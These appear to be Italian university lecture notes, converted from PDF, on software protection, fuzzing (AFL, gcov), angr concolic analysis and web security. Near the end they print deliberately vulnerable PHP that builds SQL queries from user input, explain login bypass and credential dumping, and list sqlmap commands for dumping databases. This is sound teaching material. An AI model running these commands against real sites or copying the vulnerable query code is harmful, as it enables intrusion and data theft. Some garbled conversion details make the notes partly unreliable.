- Monitoraggio degli invarianti probabili (che non è efficace, come dimostrato da un recente lavoro)
- Controlla che i rami CFG siano eseguiti nell'ordine corretto, ma spesso è molto banale (ad esempio, i contatori aumentano ogni volta che si entra in un ramo specifico).

### Attestazione remota

Metodologia utilizzata per verificare che un programma in esecuzione su un altro sistema si comporti come previsto utilizzando un hardware sicuro. In tale hardware sono presenti tutte le funzioni crittografiche e le chiavi che non sono disponibili in memoria. Alcuni esempi sono: TPM o altri coprocessori sicuri; Intel SGX o ARM TrustZone utilizzati per avere una root of trust. L'approccio più diffuso è quello definito dal Trusted Computing Group: TPM + componenti ben definiti + architettura + protocolli.

Il flusso di lavoro è il seguente: attestare il BIOS, poi il caricatore, poi il sistema operativo, quindi attestare tutte le applicazioni sensibili alla sicurezza.

Le attuali metodologie RA hanno funzionalità limitate, poiché non scalano bene per la virtualizzazione (ad esempio, per le reti software). In ogni caso, sono disponibili nuovi risultati che sembrano avere un impatto su questo campo, ma nel migliore dei casi l'usabilità è molto compromessa.

### Protezioni del codice

Si tratta di pezzi di codice iniettati nell'applicazione (protezione locale) che controllano altri pezzi di codice dello stesso programma per specifiche proprietà del codice. Se i controlli sono corretti, si presume che il programma non sia compromesso.

Alcuni esempi di controlli sono:

- hash di byte in memoria (codice o dati)
- hash delle istruzioni eseguite per i blocchi di codice incondizionato
- crypto guards: il blocco successivo viene decifrato correttamente se i blocchi eseguiti in precedenza sono quelli corretti

Le **reazioni** impediscono la corretta esecuzione del resto dell'applicazione: graceful degradation, guasti/crash, le reazioni devono essere ritardate evitando che l'attaccante le sconfigga o si deve ricorrere a server remoti.

Questa soluzione presenta dei problemi

- I valori corretti si trovano da qualche parte nel codice, quindi possono essere letti e sconfitti con attacchi statici/dinamici.
- Vulnerabile agli attacchi che modificano l'ambiente di esecuzione, ad esempio la clonazione. Due copie del programma in memoria, di cui una corretta utilizzata per reindirizzare le richieste di attestazione.

Si suggerisce di distribuire strati di guardie per aumentare l'efficacia:

- Guardie che proteggono altre guardie
- Più protezioni su parti di codice parzialmente sovrapposte
- Obbliga gli attaccanti a rimuovere tutte le guardie.
- Un esempio è il caso di skype che aveva 1000 guardie (se non vengono rimosse tutte, l'app si blocca). La stima per rimuoverle tutte è di 1 anno.

## Codice mobilità

Si tratta di una tecnica anti-manomissione on-line in cui il programma viene spedito senza pezzi di codice. Un binder locale capisce quando un pezzo di codice deve essere eseguito e un downloader lo ottiene da un server affidabile. I blocchi di codice scaricati diventano parte dell'applicazione e possono essere scartati quando l'applicazione viene interrotta.

I blocchi mobili sono solitamente pezzi di codice sensibili alla sicurezza che possono essere protetti e sostituiti (le tecniche di diversificazione sono utilizzate per ottenere insiemi di blocchi con la stessa semantica; ciò significa che blocchi con la stessa semantica avranno un'offuscamento completamente diverso).

## Suddivisione del codice client-server

In questo caso si prende un'applicazione e se ne ricavano due versioni: una client e una server. Quindi, si costringe il client a richiedere funzionalità che solo il server conosce. Quindi, il server non invierà mai alcuni pezzi di codice al client. Quando il client ha bisogno di un calcolo, contatta il server. Il server deve essere un **server fidato**. Esegue una sorta di calcolo remoto per ogni applicazione.

È stato dimostrato con esperimenti empirici che è meglio dividere diversi piccoli pezzi invece di grandi blocchi con tutte le parti sensibili (in modo che ci sia più confusione e più collegamenti da seguire).

## Tecniche di diversificazione

Per generare versioni diversificate di un'applicazione, in genere si ricorre a tecniche di diversificazione. Esse generano diverse copie semanticamente equivalenti di blocchi di codice fino a funzioni e interi programmi. In questo modo si evita che gli exploit si estendano a un gran numero di copie dello stesso software (mitigazione del rischio, solo un insieme limitato di copie del programma viene colpito da un determinato exploit).

Questo può essere ottenuto in diversi modi

- Diverse opzioni di compilazione
- Generatori di diversità
- Offuscamento del codice per diversificare con tecniche diverse
- Utilizzando anche parametri diversi

## Altri approcci di analisi dinamica

Analizzeremo due tecniche di analisi: i **test fuzzy** (non inventati per gli attacchi, ma utilizzati anche per questo) e uno **strumento simbolico/concettuale (angr)**.

### Test fuzzy

È stato inventato per forzare un crash dell'applicazione iniettando input falsi/casuali/errati. Richiede molte iterazioni con molti input diversi, il che significa che i casi di test devono essere generati automaticamente. Un **fuzzer** è un generatore automatico di input che richiede molta memoria e CPU. Registra il maggior numero di dati possibile per ricreare lo scenario che ha innescato il bug.

Dopo tutti questi sforzi, **non c'è alcuna garanzia** di avere un'applicazione priva di bug, tuttavia, praticamente, è molto meglio del semplice test del software standard.

Il flusso di lavoro è estremamente noioso, ma segue alcune fasi:

1. **Studiare il formato dell'input del programma** (almeno, cosa è valido e cosa no) e come generare sequenze valide, non necessariamente significative (ad esempio, dati casuali).
2. **Il fuzz di alcuni dati** è basato su alcuni criteri/decisioni/algoritmi/modelli, ma anche su strumenti e programmi.
3. **"Inviare i dati all'applicazione.**
4. **Cercate "qualcosa di strano" nell'esecuzione** (crash, errori, risposte non valide).
5. **Se si è verificato un errore:** individuarlo, indagarne le cause e spiegarlo. Quindi, segnalarlo in modo che qualcuno possa risolverlo.
6. **Ripetere.**

Utilizzando questa tecnica, è possibile:

- **Rilevare i bug: quelli** più frequentemente riscontrati, come *arresti anomali, errori relativi alla memoria, blocchi, condizioni di gara*.
- **Test di regressione**, che consiste in un confronto con una copia di lavoro.
- **Far interagire i fuzzer con altri strumenti di analisi per migliorare i risultati dell'analisi**, come strumenti esterni (debugger, profiling della memoria, ...) o sanificatori.

Il fuzzing può essere efficace solo inviando un numero di input sufficiente a verificare tutti gli stati dell'applicazione, ma è un problema. Questa operazione è estremamente complessa e decisamente irrealizzabile, poiché le risorse computazionali sono limitate e il numero di input da provare cresce esponenzialmente.

Una delle possibili soluzioni è l'uso di **approssimazioni**. La più utilizzata è la **copertura del codice**: verificare se una riga del sorgente è stata eseguita o meno. È molto più facile da misurare ed è supportato da quasi tutti gli strumenti. Semplicemente visitando le righe di codice con alcuni input **si calcola la copertura** (quanto codice sono riuscito a testare con il fuzzing?). A un certo punto è possibile cambiare gli input e verificare se la copertura può essere aumentata o meno.

Il fuzzing può essere applicato a qualsiasi cosa che possa essere un input, come ad esempio:

- **File**
  - *File testuali*: JSON, HTML, file di configurazione
  - *File binari*: file immagine e video, multimediali, MP4
- **Traffico di rete**: il fuzzer può svolgere il ruolo di client o di server.
  - Protocolli semplici di basso livello: IP, TCP, UDP
  - Protocolli L7 più complessi: HTTP, QUIC
- **Ingressi generici**
  - ad esempio, stringhe, numeri interi, ecc.

Non tutte le possibilità sono coperte da alcuni strumenti. In alcuni casi, potrebbe essere necessario modificarlo o trovare un altro fuzzer in grado di farlo.

Per il fuzzing esistono diverse categorie:

- A seconda della conoscenza del programma da fuzzare
  - **white-box**: conoscenza completa del programma da sottoporre a fuzzy
  - **grey-box**: conoscenza parziale, ad esempio, nessuna struttura dati ma alcuni dati di analisi statica
  - **black-box**: nessuna conoscenza
- A seconda dell'input che generano
  - **basati sulla generazione**: generano gli input da zero
  - **mutazionale**: ha bisogno di campioni di input validi e poi lavora su di essi
  - **basato su modelli**: rappresentazione formale degli input
- A seconda della complessità delle trasformazioni
  - **Muto**: esegue trasformazioni generiche dell'input
  - **Intelligente**: utilizzare i risultati dell'astrazione e di altri strumenti di analisi per generare nuovi input validi.

## Modalità di fuzzing degli ingressi

- **Fuzzing basato sulla generazione**
  - Genera l'input da zero (ad esempio, fuzzing casuale: genera dati casuali). È facile da configurare e non dipende dall'esistenza o dalla qualità di un corpus di input di partenza. Fornisce una **bassa copertura**, quindi viene utilizzato per individuare bug nascosti o per stressare programmi mal scritti.
- **Fuzzing mutazionale**
  - Parte da input validi (seed) e li muta per generarne di nuovi. Ad esempio, si forniscono alcuni input (semi) e il fuzzer ne genera di nuovi. Anche in questo caso è facile da configurare, ma può raggiungere una buona copertura. La qualità dei semi influenza sulla copertura. Questo è probabilmente l'**approccio più utilizzato**.
- **Fuzzing basato su modelli** [basati su grammatiche o protocolli]
  - In questo caso il modello deve essere fornito esplicitamente, ma potrebbe non essere disponibile quando il software è proprietario. È più difficile da configurare e richiede uno sforzo eccessivo. Il vantaggio è che fornisce una copertura eccellente. In genere viene utilizzato per pezzi di codice molto piccoli.

Alla fine, il fuzzing ha i suoi pro e contro:

- **Vantaggi**
  - Il fuzzing consente di rilevare i bug e di migliorare i test di sicurezza.
  - Completa le consuete procedure di test del software
  - Per noi... è usato dagli hacker che osservano i crash, le perdite di memoria, le eccezioni non gestite, ecc. per montare gli attacchi.
- **Svantaggi**
  - Potrebbe non essere in grado di fornire informazioni sufficienti per descrivere i bug.
  - Richiede risorse e tempo significativi
  - Non è in grado di rilevare comportamenti indesiderati (ad esempio, minacce alla sicurezza che non causano crash del programma, come virus, worm, trojan).
  - Può rilevare solo guasti o minacce "semplici".
  - Quando si utilizzano approcci non white box è difficile trovare dei confini

## AFL: American Fuzzy Lop

È lo strumento più utilizzato per il fuzzing. È:

- È **efficiente**: fornisce una strumentazione in tempo di compilazione
- È **efficace**: ha trovato bug in decine di applicazioni come Mozilla, VLC, il kernel di iOS, OpenSSL e così via.
- Utilizza algoritmi genetici per attivare input che aumentano la copertura del codice.
  - capovolgimenti di bit, addizione/sottrazione di numeri interi ai byte, inserimento di byte
  - conoscenza parziale delle astrazioni (grey-box)
- Si collega ad altri strumenti che eseguono un approccio di fuzzing più esteso (forza bruta).
  - Genera file fuzzati
  - Li fornisce come input all'applicazione
- È **muto** (le mutazioni di input buoni non sono modellate), **grey-box, mutazionale**

Il problema, utilizzando il fuzzing, è determinare **quando fermarsi**. Idealmente, lo stop dovrebbe avvenire quando si sono provati tutti i casi, il che potrebbe non accadere prima della morte entropica dell'Universo. In pratica, è difficile stabilire una regola generale. I criteri tipici sono:

- Attendere almeno un ciclo di mutazione completo
- Attendere fino a quando non vengono trovati altri percorsi/bug.
- Quando la copertura del codice è sufficientemente alta

È possibile utilizzare dei grafici per monitorare il lavoro dell'AFL, utili per capire se si è raggiunta la "stabilità" (la copertura aumenta molto lentamente). Il comando è *afl - plot logs dir* dove *dir* è la directory in cui inserire i plot.

AFL è in grado di capire, dopo alcune esecuzioni, quali sono gli input che forniscono informazioni interessanti e quali sono gli input che aggiungono solo rumore. La **minimizzazione del corpus** è la procedura utilizzata da AFL per rimuovere i file/ingressi/semi non necessari. Un buon approccio di lavoro è quello di eseguire prima il fuzz, poi la minimizzazione del corpus, quindi di nuovo il fuzz.

AFL ha un grosso limite: è a **thread singolo**. Il lancio di istanze AFL separate non funziona: è facile, ma troppo stupido, poiché non c'è sincronizzazione e vengono eseguiti molti casi di test identici. È possibile utilizzare alcuni semi per dare a ogni istanza mutazioni casuali, ma non è ancora perfetto. Shellphish ha realizzato alcuni script Python che aiutano ad automatizzare la parallelizzazione e forniscono un'integrazione con driller (che utilizza anche concolic).

AFL è (per lo più) ottimizzato per i file binari compatti, quindi con i file testuali/verbosi AFL impara lentamente. È possibile utilizzare un file dizionario per aiutare AFL. Se AFL è indesiderato, è possibile eseguire un'analisi di copertura con GCC.

## GCOV: copertura per il compilatore gcc

Il compilatore GCC ha un'opzione *--coverage* che inietta alcuni pezzi di codice che salveranno le informazioni di copertura in file *gcov*, sui quali è poi possibile eseguire un'analisi manuale, oppure con LCOV che legge semplicemente i dati GCOV e li visualizza in pagine HTML. È utile per verificare la bontà dei test e per profilare l'applicazione.

## Attacchi di fuzzing, alias fuzzing malvagio

Il fuzzing può essere utilizzato anche per preparare attacchi: è possibile lasciare un fuzzer in funzione e sperare. In passato ha funzionato, quindi è una buona idea. Se riesce a generare input che mandano in crash il programma, allora è possibile eseguirlo:

- **DoS**: impedire l'utilizzo di un servizio (per un certo periodo di tempo)
- **Sfruttamento**: dipende dal payload e dalla vulnerabilità (ad esempio, esecuzione di

codice remoto) In questo modo sono stati trovati diversi exploit zero-day. Non è possibile evitare

gli attacchi di fuzzing.

Sono state sviluppate tecniche di anti-fuzzing, ma non rappresentano una vera e propria soluzione. È possibile **attenuare** con altri controlli di sicurezza:

- **Firewall**: limitare la larghezza di banda
- **Privilegi minimi** (chroot jails, limitazione dei privilegi dei processi)
- **Utilizzare software con meno bug**


## Analisi concolica con angr

Angr è un **framework modulare in Python** sviluppato presso la UC Santa Barbara per eseguire:

- *Caricamento binario*
- *Analisi statica*: CFG, BinDiff, Disassemblaggio, Backward-Slice, Analisi del flusso di dati, Analisi dell'insieme di valori, ecc.
- *Riscrittura binaria*
- *Inferenza di tipo*
- *Esecuzione simbolica*
- *Fuzzing assistito da simboli (driller)*
- *Generazione automatica di exploit*

Angr è ufficialmente un modulo di analisi che espone un'interfaccia di controllo: il Progetto. Ha funzioni di chiamata, memorizza i risultati, espone interfacce per accedere a tutti i dati. È stato uno degli strumenti utilizzati per aggiudicarsi il terzo posto nella Cyber Grand Challenge.

L'idea alla base *dell'angr* è che l'analisi simbolica è potente quando è possibile farla, ma nella maggior parte dei casi non è possibile trovare una formula che sia in grado di rappresentare il calcolo. Anche se è possibile trovare una formula in grado di rappresentare il legame tra ingressi e uscite delle funzioni delle applicazioni, forse non è possibile risolverla. Per questo motivo, l'analisi simbolica funziona bene per piccoli pezzi, ma non per applicazioni reali. L'idea è stata quella di mescolare analisi concreta e analisi simbolica. Invece di utilizzare solo variabili simboliche, è possibile forzare il valore di alcune variabili con valori reali. In



In questo modo è possibile vincolare l'analisi simbolica. In questo modo è possibile eseguire un'analisi dinamica ibrida: l'analisi dinamica esegue tutto il codice, mentre nell'analisi concolica è possibile eseguire istruzioni precise, mentre altri pezzi che possono essere rappresentati simbolicamente vengono eseguiti contemporaneamente. Quindi, si mescolano dati concreti, alcune formule costruite e risolte, poi si eseguono alcuni passaggi manuali con valori concreti, poi un altro pezzo di formula, e così via...

Per far funzionare *angr* il cuore è il **motore di simulazione**. È necessario eseguire l'applicazione per eseguire alcune analisi, quindi l'analisi concolica è principalmente una forma di analisi dinamica. Cerca di superare i limiti dell'analisi statica rendendo l'analisi dinamica intelligente e con una copertura molto maggiore. Il motore di simulazione è in grado di **simulare l'esecuzione**, poiché non eseguiamo realmente l'applicazione, ma la simuliamo. Alcune operazioni sono concrete, altre simboliche. Il modulo **claripy** aggiorna gli stati. L'**archinfo** è un insieme di classi in python per descrivere tutte le architetture (poiché l'esecuzione è simulata su una CPU). La seconda parte delle esecuzioni è costituita dalle **istruzioni**. Poiché ogni processore ha set di istruzioni diversi, si è deciso di utilizzare una rappresentazione intermedia delle istruzioni con **istruzioni generiche**, che sono rappresentate in **PyVEX**. Quando si esegue qualcosa in **SimEngine**, lo stato si sposta in

lo stato creato dall'esecuzione di un'istruzione. Immaginiamo di avere un elenco di tutti i registri, poi abbiamo "000" e 2 valori in due registri, quindi eseguiamo la somma di due registri e salviamo il risultato in un terzo registro. Dopo l'esecuzione di questa istruzione ci sarà il registro con i nuovi valori, i registri dei valori originali. Questo esempio per mostrare che uno **stato di esecuzione** è l'insieme di tutti i registri e dei loro valori, la memoria con tutti i segmenti (heap, stack, ...), la RAM che quando viene eseguita un'operazione cambia stato. Il motore di simulazione è in grado di passare da uno stato a quello successivo eseguendo un'istruzione.

Infine, abbiamo bisogno di eseguire un'applicazione con un formato specifico, e quindi hanno anche creato uno strumento in grado di prendere un'applicazione specifica (binaria) con un formato specifico e **tradurla** in istruzioni generiche.

La parte finale è che i programmi interagiscono con il sistema operativo, ma anche con le librerie e con la memoria. Questo aspetto è stato modellato nel **SimOS**.

### Caricamento binario

Quando un'applicazione viene eseguita, il sistema operativo alloca semplicemente il binario in memoria (alloca la memoria nella RAM, dà l'indirizzo iniziale, colloca le diverse sezioni del binario in parti diverse). In Angr il caricamento del binario avviene con CLE (CLE Loads Everything). Fornisce la possibilità di trasformare un file eseguibile e le librerie in uno **spazio di indirizzi utilizzabile**.

Hanno implementato un caricatore generico in grado di:

- Estrarre il codice eseguibile e i dati da qualsiasi formato
- Indovina l'architettura
- Creare una rappresentazione della mappa di memoria del programma come se fosse stato usato il caricatore reale.

Supporta ELF, IdaBIn, PE, MachO, Blob e produce un oggetto Loader.

### Archinfo

Dopo aver compreso l'architettura da cui è stata compilata l'applicazione, lo strumento utilizza una raccolta di **classi** che contengono informazioni specifiche sull'architettura. Queste classi descrivono: i registri, i bit dei registri, la solita endianità e così via...

Dopo aver indovinato l'architettura, angr legge un oggetto Arch dal pacchetto archinfo e costruisce il motore di esecuzione.

### SimEngine

Il motore di simulazione interpreta il codice e ne simula l'esecuzione. Si tratta di spostare gli stati del programma  
dallo stato corrente a quello successivo (in base alle istruzioni contenute in un blocco base). Un

singolo stato del programma è *un'istantanea dei registri, della memoria e di altri attributi archinfo*.

Il SimEngine genera l'insieme degli stati dei successori. Quando ci sono delle diramazioni, raccoglie i vincoli (condizioni necessarie per intraprendere ogni percorso della diramazione) che permettono di entrare in quella diramazione.

### PyVEX

Angr simula l'esecuzione utilizzando un'astrazione, poiché è impossibile eseguire un programma su ogni piattaforma.

VEX (vector extension) è un'astrazione degli opcode che è una rappresentazione intermedia delle istruzioni, originariamente sviluppata da Intel per modellare le istruzioni x86. PyVEX è il porting di questo approccio su Python. Utilizza in modo specifico gli opcode di un'architettura specifica, in modo che il motore di

simulazione non debba conoscere tutti gli opcode, ma solo le istruzioni PyVEX. Angr traduce il codice macchina in una rappresentazione intermedia VEX e un **Lifter** si occupa di questa traduzione.

## Claripy

Modella i risultati del motore di simulazione

- Gestisce valori concreti
- Gestisce le espressioni simboliche
- Permette la costruzione di alberi simbolici di espressioni su variabili
- Permette di aggiungere vincoli

Manipola le espressioni per possibili valori concreti:

- Risolve le espressioni utilizzando un risolutore SMT (per impostazione predefinita, si collega a Z3 per risolverle).
- Compone e semplifica espressioni
- Per esempio, passa i vincoli per ogni percorso al solutore e poi ottiene gli input che permettono di raggiungere quello stato

## Z3

È uno dei migliori risolutori di teorie di modulo di soddisfabilità (SMT). È open source e proviene da Microsoft Research. È molto ben progettato e ha prestazioni eccellenti.

I problemi di SAT (soddisfabilità) sono la verifica se un sistema di formule booleane ha una soluzione. SMT estende SAT e converte i vincoli su altri tipi di dati in forme di problemi SAT (Funzioni, Aritmetica, Bit-Vettori, Tipi di dati algebrici, Array, Aritmetica polinomiale).

## SimOS

Mappa gli stati del programma a "cose reali". Cioè, modella il sistema operativo come i file, compresi stdin, stdout, stderr, gli oggetti di rete, le chiamate di sistema e le librerie.

Angr fornisce SimLinux: definisce gli oggetti specifici di Linux che sono mappati sugli oggetti simbolici. In questo modo sono disponibili i risultati simbolici delle chiamate di sistema, ma anche la rappresentazione simbolica delle funzioni di libreria (SimProcedures), in modo da non dover simulare (simbolicamente) ogni volta il codice di libreria e le chiamate di sistema. Ad esempio, al posto di printf c'è la versione simbolica che non viene realmente eseguita, poiché abbiamo già la formula che mostra il risultato.

# Attacchi web

## JavaScript e browser

Tutti i browser moderni supportano JavaScript. Ogni browser dispone di interpreti integrati e JavaScript si basa su un ambiente di esecuzione (ad esempio, un browser) per fornire oggetti e metodi per interagire con l'ambiente (ad esempio, il DOM di una pagina web). È anche possibile includere/importare script (ad esempio, elementi HTML <script>).

I browser hanno una mitigazione del controllo di sicurezza: tutti gli script vengono eseguiti in una **sandbox** che esegue solo azioni relative al Web e nessuna azione può essere eseguita sul sistema operativo. Inoltre, gli script sono vincolati dalla **politica dello stesso origine** (SOP), il che significa che gli script di un sito web non possono accedere ai dati di un altro sito.

La maggior parte dei bug di sicurezza legati a JavaScript sono violazioni della politica della stessa origine o della sandbox.

## Politica della stessa origine (SOP)

È un'idea di Netscape 2 del 1995.

**Impedisce a script maligni di accedere a dati sensibili dal DOM di un'altra pagina.**

Gli script contenuti in una prima pagina Web possono accedere ai dati di una seconda pagina Web se e solo se entrambe le pagine Web hanno la stessa origine (cioè, controllare l'URL), ma il protocollo, la porta (se specificata) e l'host devono essere gli stessi.

The following table gives examples of origin comparisons to the URL  
`http://store.company.com/dir/page.html`:

URL	Outcome	Reason
<code>http://store.company.com/dir2/other.html</code>	Success	
<code>http://store.company.com/dir/inner/another.html</code>	Success	
<code>https://store.company.com/secure.html</code>	Failure	Different protocol
<code>http://store.company.com:81/dir/etc.html</code>	Failure	Different port
<code>http://news.company.com/dir/other.html</code>	Failure	Different host

Guardando l'esempio, il primo URL ha successo, ma il terzo fallisce perché è `https` invece di `http` (protocollo diverso).

Netscape ha notato che in molti casi è bene spostarsi da un sito web di un'azienda a un altro della stessa azienda, ma la SOP era troppo restrittiva per una buona *esperienza utente*. Per questo motivo, hanno iniziato a **rilassare la SOP** in diversi modi (con molti pro e contro):

- proprietà `document.domain`
- Condivisione delle risorse tra origini diverse
- Messaggistica trasversale ai documenti
- WebSocket

## Sandboxing

Si tratta di un meccanismo di sicurezza per isolare i programmi in esecuzione:

- Mitigare i guasti del sistema
- Limitare la diffusione delle vulnerabilità del software
- Isolare l'esecuzione di programmi o codice non attendibili.

L'idea di sandbox è che non si è completamente isolati, ma quando c'è la necessità di accedere al sistema, appare una finestra: c'è un insieme controllato di risorse per i programmi ospiti. I browser moderni hanno un proprio sistema di sandboxing.

## HTTP è senza stato

Vogliamo decidere di limitare le proprietà di sicurezza di SOP per ottenere una migliore esperienza utente, soprattutto perché HTTP è un protocollo stateless, il che significa che, ad esempio, un'autenticazione riuscita verrebbe immediatamente dimenticata.

Per evitare questo problema sono stati inventati **i cookie**: si tratta di pezzi di informazioni che contengono informazioni utili al server per eseguire le sue operazioni e questo token viene inviato al client (ad esempio, può contenere un identificatore di sessione).

La stessa informazione è memorizzata anche sul lato server, quindi quando il client invia una nuova richiesta con l'id di sessione viene riconosciuto. I cookie contenenti un ID di sessione devono essere protetti con attenzione, poiché significano "*sono già stato autenticato*" e il possesso di un ID di sessione consente di saltare la fase di autenticazione.

Per questo motivo, i cookie sono diventati una delle principali fonti di attacco: **session hijacking** o **cookie hijacking**.

(gli aggressori rubano questi cookie)

I cookie contengono in genere da 2 a 7 campi (più se necessario), come ad esempio:

- nome (obbligatorio)
- valore (obbligatorio)
- scadenza
- percorso
- dominio

Devono essere trasmessi attraverso una connessione sicura e sono accessibili con mezzi diversi dall'HTTP (ad esempio, JavaScript). I browser dovrebbero supportare cookie di dimensioni fino a 4KB.

I tipi di cookie sono:

- **Cookie di prima parte**: ricevuti direttamente da un sito web visitato
- **Cookie di terze parti**: ricevuti da server web che non sono stati visitati direttamente
- **Cookie di sessione**: vengono eliminati automaticamente all'uscita del browser.
- **Cookie permanenti**: hanno una data di scadenza

I browser offrono agli utenti un supporto (limitato) per definire una politica personale sui cookie:

- accettare/non accettare i cookie
- accettare/non accettare i cookie di terze parti
- conservare/non conservare i cookie permanenti
- sfogliare/ispezionare i cookie memorizzati ed eventualmente cancellarne una selezione

## Iniezione

Esistono vari tipi di iniezione: Iniezione SQL, NoSQL, OS, LDAP. L'inezione è qualsiasi cosa sia possibile inviare a un server Web che passa informazioni a un **interprete** (parte di un comando o di una query).

L'obiettivo dell'attaccante è quello di utilizzare dati ostili per ingannare l'interprete ed eseguire comandi non previsti e accedere ai dati senza un'autorizzazione adeguata.

Gli agenti della minaccia di questo tipo di attacco sono tutti coloro che possono inviare dati non attendibili al sistema (ad esempio, utenti esterni/interni, altri sistemi). È anche estremamente facile da sfruttare, poiché è sufficiente inviare alcuni dati (semplici attacchi basati sul testo) per sfruttare la sintassi dell'interprete mirato.

Si tratta di un tipo di attacco estremamente comune, soprattutto nel codice legacy.

Quando un sito è vulnerabile a un comando di iniezione è possibile notarlo immediatamente poiché non esegue l'escape di alcuni caratteri, accetta tutto e fornisce output che non erano destinati a essere ricevuti. L'impatto è grave poiché può causare:

- Perdita/corruzione dei dati
- Perdita di responsabilità
- Rifiuto di accesso


Nel peggior dei casi si verifica l'acquisizione completa dell'host con un impatto sull'azienda (a seconda del valore dei dati interessati).

L'esempio mostra una SQL Injection utilizzando PHP. L'input viene raccolto dai campi dell'utente e poi viene costruita la query senza controllare l'input dell'utente. L'interprete è


*mysqli\_query*. Se nel database c'è una riga che contiene sia il nome utente che la password, allora ci sarà una riga e se ce ne sono più di 0 allora il login è corretto.

```
$sql = "SELECT * FROM WebUsers WHERE Username= "
    . $_REQUEST["username"]
    . "' AND Password='"
    . $_REQUEST["password"] + "'";  
  
$rset = mysqli_query ($con, $sql);  
  
if (mysqli_num_rows($rset) != 0)
    login OK ...
```

Per eseguire questo tipo di attacco è necessario produrre un'istruzione che elenchi una riga, in modo da poter aggirare la procedura di autenticazione.



L'attacco consiste nel trovare una query che restituisca almeno una riga. Invece di inserire la vera password, si inserisce un'affermazione che restituirà vero. Quindi, il risultato è quello dell'immagine, dove la dichiarazione dell'utente (che può essere falsa) è in OR con una dichiarazione che è sempre vera. Il risultato restituirà molte risposte e, in questo modo, potremo entrare e bypassare la procedura di login.




Immaginiamo ora di avere un modulo Web in cui è possibile eseguire ricerche. L'esempio mostra un'istruzione che cerca i nomi dei prodotti inseriti dall'utente nel database e poi li mostra all'utente.

```
$sql = "SELECT * FROM product WHERE ProductName='"
      . $_REQUEST["product_name"]
      . "'";


$rset = mysqli_query ($con, $sql);

while ($row = mysqli_fetch_assoc($result))
{
    rows sent to the browser ...
}
```

Un utente tipico scriverà il nome del prodotto, che verrà inserito nella query e mostrato all'utente se ci sono risultati.



Un utente malintenzionato potrebbe scrivere qualcosa per forzare l'esecuzione di una ricerca, poi l'istruzione viene chiusa ma viene aggiunta un'ulteriore istruzione SQL. Il modo migliore per sfruttare questa vulnerabilità è eseguire una query aggiuntiva e, in questo caso, viene chiesto di ottenere tutti i nomi utente e le password dalla tabella utenti. Il risultato verrà presentato all'utente.



**SQL Map** è un potente strumento che memorizza internamente molte informazioni su come eseguire le iniezioni SQL. È necessario trovare un collegamento iniettabile e poi SQL Map tenterà tutti i test possibili per capire che tipo di database sia.

- \$ python sqlmap.py -u "http://www.sitemap.com/section.php?id=51" -dbs
  - Cerca tutti i database
- \$ python sqlmap.py -u 'http://mytestsuite.com/page.php?id=5' -tables
  - Cerca tutti i tavoli
- \$ python sqlmap.py -u "http://www.site.com/section.php?id=51" --tables -D DB\_name
  - Cerca le tabelle in un determinato database
- \$ python sqlmap.py -u "http://www.site.com/section.php?id=51" --colonnes -D nome\_db -T nome\_tabella
  - Ricostruisce il nome delle colonne
- \$ python sqlmap.py -u "http://www.site.com/section.php?id=51" --dump -D DB\_name -T table\_name
  - Scaricare i dati di una tabella

